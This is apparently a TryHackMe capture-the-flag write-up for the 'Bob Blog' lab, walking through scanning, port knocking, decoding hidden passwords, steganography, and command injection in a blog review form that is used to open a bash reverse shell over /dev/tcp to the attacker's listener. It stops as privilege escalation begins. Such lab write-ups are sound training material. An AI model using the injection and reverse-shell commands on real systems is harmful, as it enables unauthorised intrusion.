The Bob Blog – TryHackMe

Our goal is to obtain two flags – user and root.

Contents

1.Reconnaissance

After opening the website, we see the **default Apache page**.

nmap scanning shows 2 open ports – **22 and 80**.

```
root@ip-10-10-198-75:~# nmap -p- 10.10.148.66
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.148.66
Host is up (0.00018s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:4E:17:F4:01:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 104.35 seconds
```

gobuster scanning doesn't return anything useful.

```
root@ip-10-10-198-75:~# gobuster dir -u http://10.10.148.66/ -w '/root/Desktop/T
ools/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.148.66/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 292]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
```

2.Knock

In the page source, I find a note about a patch for some bug.

```
view-source:http://10.10.148.66/
TryHackMe | Learn Cy...  TryHackMe Support  Offline CyberChef  Revshell Generator  Reverse Shell Cheat S...  GitHub - swisskyrepo/...

1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4   <!--
5     Modified from the Debian original for Ubuntu
6     Last updated: 2014-03-19
7     See: https://launchpad.net/bugs/1288690
8   -->
9 <!--
10 K1stLS0+Kys8XT4rLisrK1stPisrKys8XT4uLS0tLisrKysrKysrKy4tWy0+KysrKys8XT4tLisrKytbLT4rKzxdPisuLVstPisrKys8XT4uLS1bLT4rKysrPF0+LS4tWy0+KysrPF0+LS4tLVstLS0+KzxdPi0tLitbLS0tLT4rPF0+KysrllstPisrKz
11 -->
12   <head>
13     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
14     <title>Apache2 Ubuntu Default Page: It works</title>
15     <style type="text/css" media="screen">
16   * {
17     margin: 0px 0px 0px 0px;
18     padding: 0px 0px 0px 0px;
19   }
```

At the bottom, there's a password for "Bob", but it looks encrypted.

```
381   </body>
382 <!--
383 Dang it Bob, why do you always forget your password?
384 I'll encode for you here so nobody else can figure out what it is:
385 HcfP8J54AK4
386 -->
387 </html>
388
```

CrackStation can't crack it.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
HcfP8J54AK4
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
HcfP8J54AK4	Unknown	Unrecognized hash format.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

The text at the top of the source, when decoded from **Base64**, gives a weird result.

Decode from Base64 format

Simply enter your data then push the decode button.


```
K1stLS0+Kys8XT4rLisrK1stPisrKys8XT4uLS0tLisrKysrKysrKy4tWy0+KysrKys8XT4tLisrKytbLT4rKzxdPisuLVstPisrKys8XT4uLS1bLT4rKysrPF0+LS4tWy0+KysrPF0+L
S4tLVstLS0+KzxdPi0tLitbLS0tLT4rPF0+KysrLlstPisrKzxdPisuLVstPisrKzxdPi4tWy0tLT4rKzxdPisuLS0uLS0tLS0uWy0+KysrPF0+Li0tLS0tLS0tLS4rWy0tLS0tPis8
XT4uLS1bLS0tPis8XT4uLVstLS0tPis8XT4rKy4rK1stPisrKzxdPi4rKysrKysrKysuLS0tLS0tLS0tLi0tLS0uKysrKysrKysrLi0tLS0tLS0tLS0uLS1bLS0tPis8XT4tLS0uK1
stLS0tPis8XT4rKysuWy0+KysrPF0+Ky4rKysrKysrKysrLi0tLS0tLS0tLS0uLVstLS0+KzxdPi0uKysrK1stPisrPF0+Ky4tWy0+KysrKzxdPi4tLVstPisrKys8XT4tLi0tLS0tL
S0tLisrKysrKy4tLS0tLS0tLS0uLS0tLS0uLVstLS0+KzxdPi0uWy0+KysrPF0+Ky4rKysrKysrKysrKy4tWy0+KysrPF0+LS4rWy0tLT4rPF0+KysrLi0tLS0tLS0tLS0+KzxdPisuKysrLi1bKys+LS0tPF0+Ky4rKysrK1stPisrKzxdPi4tLi1bLT4rKysrKzxdPi0uKytbL
S0+KysrPF0+LlstLS0+Kys8XT4tLS4rKysrK1stPisrKzxdPi4tLS0tLS0uWy0tLT4rPF0+LS0uKysrKytbLT4rKys8XT4uKysrKysrLi0tLS5bLS0+KysrKys8XT4rKysuK1st
LS0tLT4rPF0+Ky4tLS0tLS0uKysrKy4tLS4rLi0tLS0tLS4rKysrKysrKysrKysrLisrKy4rLitbLS0tLT4rPF0+KysrLitbLT4rKys8XT4rLisrKysrKysrKysrLi4rKysuKy4rWysrPi
0tLTxdPi4rK1stLS0+Kys8XT4uLlstPisrPF0+Ky5bLS0tPis8XT4rLisrKysrKysrLi1bLT4rKys8XT4tLitbLS0tPis8XT4rKysuLS0tLS0tLitbLS0tLT4rPF0+KysrLi1bLS0tPisr
PF0+LS0uKysrKysrKy4rKysrKysuLS0uKysrK1stPisrKzxdPi5bLS0tPis8XT4tLS0tLitbLS0tLT4rPF0+KysrLlstLT4rKys8XT4rLi0tLS0tLi0tLS0tLS0tLS4tLS1bLT4rKysr
PF0+Li0tLS0tLS0tLS0tLS4tLS0uKysrKysrKysrLi1bLT4rKysrKzxdPi0uKytbLS0+KysrPF0+Li0tLS0tLS0uLS0tLS0tLS0tLi0tLVstPisrKys8XT4uLS0tLS0tLS0tLi0t
LS4rKysrKysrKysuLVstPisrKysrPF0+LS4tLS0tLVstPisrPF0+LS4tLVstLS0+Kys8XT4tLg==
```


For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.


```
+[--->++<]>+.+++[->++++<]>.---.+++++++++.-[->++++++<]>-.++++[->+++<]>+.-[->++++<]>.--[->++++<]>-.-[->+++<]>-.--[--->+<]>--.+[---->+<]>+++.[->++++<]>+.-[->+++<]>.-
[--->+++<]>+.--.-----.[->+++<]>.------------.+[----->+<]>.--[--->+<]>.-[---->+<]>++.++[->+++<]>.++++++++++++.---------.----.+++++++++.----------.--[--->+<]>---.+[---->+<]>+++.
[->++++<]>+.++++++++++++.----------.-[--->+<]>-.++++[->+++<]>+.-[->++++<]>.--[->++++<]>-.---------.++++++.----------.---------.-[--->+<]>-.[->+++<]>+.++++++++++.++++++
+++++.-[->++++<]>-.+[--->+<]>+++.-------.+[---->+<]>+++.-[--->+++<]>+.+++.+.------------.++++++++.-[++>---<]>+.+++++[->+++<]>.-.-[->++++++<]>-.++[-->+++<]>.[--->+
+<]>--.+++++[->++++<]>.---------.[--->+<]>--.+++++[->+++<]>.++++++.----.[-->+++++<]>+++.+[----->+<]>+.---------.++++.--.+.-------.++++++++++++.+++.+.+[---->+<]>+++.
+[->+++<]>+.++++++++++..+++.+.+[++>---<]>.++[--->++<]>..[->++<]>+.[--->+<]>+.++++++++++.-[->++++<]>-.+[--->+<]>+++.-------.+[---->+<]>+++.-[--->++<]>--.++++++
+.++++++.--.++++[->++++<]>.[--->+<]>----.+[---->+<]>+++.[-->+++<]>+.-----.------------.----[->+++++<]>.------------.---.+++++++++.-[->++++++<]>-.++[-->++
+<]>.-------.------------.---[->++++<]>.------------.---.+++++++++.-[->++++++<]>-.-----[->+++<]>-.--[--->++<]>-.
```


I realized it's actually **Brainfuck code**. Using an online decompiler, I got a message about "knocking on doors" -> which hinted at **port knocking**.

https://stuff.splitbrain.org/ook/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator

When I was a kid, my friends and I would always knock on 3 of our neighbors doors. Always houses 1, then 3, then 5!

Text to Ook! Text to short Ook! Ook! to Text

Text to Brainfuck Brainfuck to Text

Port knocking is a stealth method to externally open ports that, by default, the firewall keeps closed.

```
root@ip-10-10-198-75:~# knock 10.10.148.66 1 3 5
root@ip-10-10-198-75:~#
```

After performing port knocking, more ports opened up.

```
root@ip-10-10-198-75:~# nmap 10.10.148.66
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.148.66
Host is up (0.000089s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
MAC Address: 02:4E:17:F4:01:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Scanning them more carefully revealed additional services.


```
root@ip-10-10-198-75:~# nmap -sV -sC -T4 10.10.148.66
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.148.66
Host is up (0.000099s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.2
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   1024 e7:28:a6:33:66:4e:99:9e:8e:ad:2f:1b:49:ec:3e:e8 (DSA)
|   2048 86:fc:ed:ce:46:63:4d:fd:ca:74:b6:50:46:ac:33:0f (RSA)
|   256 e0:cc:05:0a:1b:8f:5e:a8:83:7d:c3:d2:b3:cf:91:ca (ECDSA)
|_  256 80:e3:45:b2:55:e2:11:31:ef:b1:fe:39:a8:90:65:c5 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
445/tcp  open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.5.3)
|_http-server-header: Werkzeug/1.0.1 Python/3.5.3
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:4E:17:F4:01:DD (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
```

I tried using the source page password on FTP, but it didn't work.

```
root@ip-10-10-198-75:~# ftp 10.10.148.66
Connected to 10.10.148.66.
220 (vsFTPd 3.0.2)
Name (10.10.148.66:root): bob
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

3.FTP and image decryption

I managed to decode the password using **Base58**.




Now I could log in to **FTP**.

```
root@ip-10-10-198-75:~# ftp 10.10.148.66
Connected to 10.10.148.66.
220 (vsFTPd 3.0.2)
Name (10.10.148.66:root): bob
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001         8980 Jul 25  2020 examples.desktop
dr-xr-xr-x    3 65534    65534        4096 Jul 25  2020 ftp
226 Directory send OK.
ftp>
```


Inside, there was a file cool.jpeg.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Jul 28  2020 .
dr-xr-xr-x    3 65534    65534        4096 Jul 25  2020 ..
-rw-r--r--    1 1001     1001         8183 Jul 28  2020 cool.jpeg
226 Directory send OK.
ftp>
```

After downloading, it looked like a picture of a nerd.




I tried extracting hidden data using **steghide** with the FTP password -> no luck.




```
root@ip-10-10-198-75:~# steghide --extract -sf cool.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-198-75:~# steghide --extract -sf cool.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-198-75:~#
```


On **port 445**, there was another web page. Its source contained another password.



With that password, I successfully extracted hidden data from the JPEG -> found **two things**: Some cipher text and a string that looked like a subpage.

```
root@ip-10-10-198-75:~# steghide --extract -sf cool.jpeg
Enter passphrase:
wrote extracted data to "out.txt".
root@ip-10-10-198-75:~# cat out.txt
zcv:p1fd3v3amT@55n0pr
/bobs_safe_for_stuff
root@ip-10-10-198-75:~#
```


On that subpage, I found what seemed to be a password for the blog.



But it didn't work for SSH.

```
root@ip-10-10-198-75:~# ssh bob@10.10.148.66
The authenticity of host '10.10.148.66 (10.10.148.66)' can't be established.
ECDSA key fingerprint is SHA256:XWhnhV1b5xOqN3oCOn971jPiQdc+/idlaY1U83aeaoM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.148.66' (ECDSA) to the list of known hosts.
bob@10.10.148.66's password:
Permission denied, please try again.
bob@10.10.148.66's password:
Permission denied, please try again.
bob@10.10.148.66's password:
```

On **port 8080**, there was another website.




4.Reverse Shell

Using gobuster on port 8080, I found a **login page**.

```
root@ip-10-10-198-75:~# gobuster dir -u http://10.10.148.66:8080/ -w '/root/Desk
top/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.148.66:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 302) [Size: 219] [--> http://10.10.148.66:8080/lo
gin]
/login                (Status: 200) [Size: 546]
/review               (Status: 302) [Size: 219] [--> http://10.10.148.66:8080/lo
gin]
/blog1                (Status: 302) [Size: 219] [--> http://10.10.148.66:8080/lo
gin]
/blog2                (Status: 302) [Size: 219] [--> http://10.10.148.66:8080/lo
gin]
Progress: 23266 / 218276 (10.66%)
```


The previously found password didn't work.



Please login

bob | •••••••••• | Login

I still had that cipher starting with zvc -> I guessed it was **Vigenère cipher**. Using the subpage password as the key, I decrypted it and obtained **Bob's login credentials**.



Results

bob:d1ff3r3ntP@55w0rd

I logged in to the blog.

10.10.148.66:8080/blog

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Blog Post 1 Blog Post 2 Blog Post 3 Blog Post 4 Blog Post 5 Blog Post 6

What do you think of my blog? Leave a review below! The latest review can be found here!

Review me! Submit

On the "review" page, anything typed in the form appeared on the review list.

10.10.148.66:8080/review

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

h@cker

Testing with ls -la worked → so it was **command injection**.

Blog Post 1 Blog Post 2 Blog Post 3 Blog Post 4 Blog Post 5 Blog Post 6

What do you think of my blog? Leave a review below! The latest review can be found here!

ls -la Submit

10.10.148.66:8080/review

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

total 20 drwxr-xr-x 4 www-data www-data 4096 Jul 28 2020 . drwxr-xr-x 5 www-data www-data 4096 Jul 29 2020 .. -rwxr-xr-x 1 www-data www-data 2376 Jul 28 2020 app.py drwxr-xr-x 2 www-data www-data 4096 Jul 28 2020 __pycache__ drwxr-xr-x 2 www-data www-data 4096 Jul 30 2020 templates

I injected a **bash reverse shell**.

Blog Post 1 Blog Post 2 Blog Post 3 Blog Post 4 Blog Post 5 Blog Post 6

What do you think of my blog? Leave a review below! The latest review can be found here!

bash -i >& /dev/tcp/10.10.19 Submit

With a listener ready, I got a **reverse shell** on the target.

```
root@ip-10-10-198-75:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.148.66 47498
bash: cannot set terminal process group (448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bobloblaw-VirtualBox:~/html2$ whoami
whoami
www-data
www-data@bobloblaw-VirtualBox:~/html2$
```

5.Privilege Escalation

Searching for SUID binaries, I found an interesting file: **blogFeedback**.

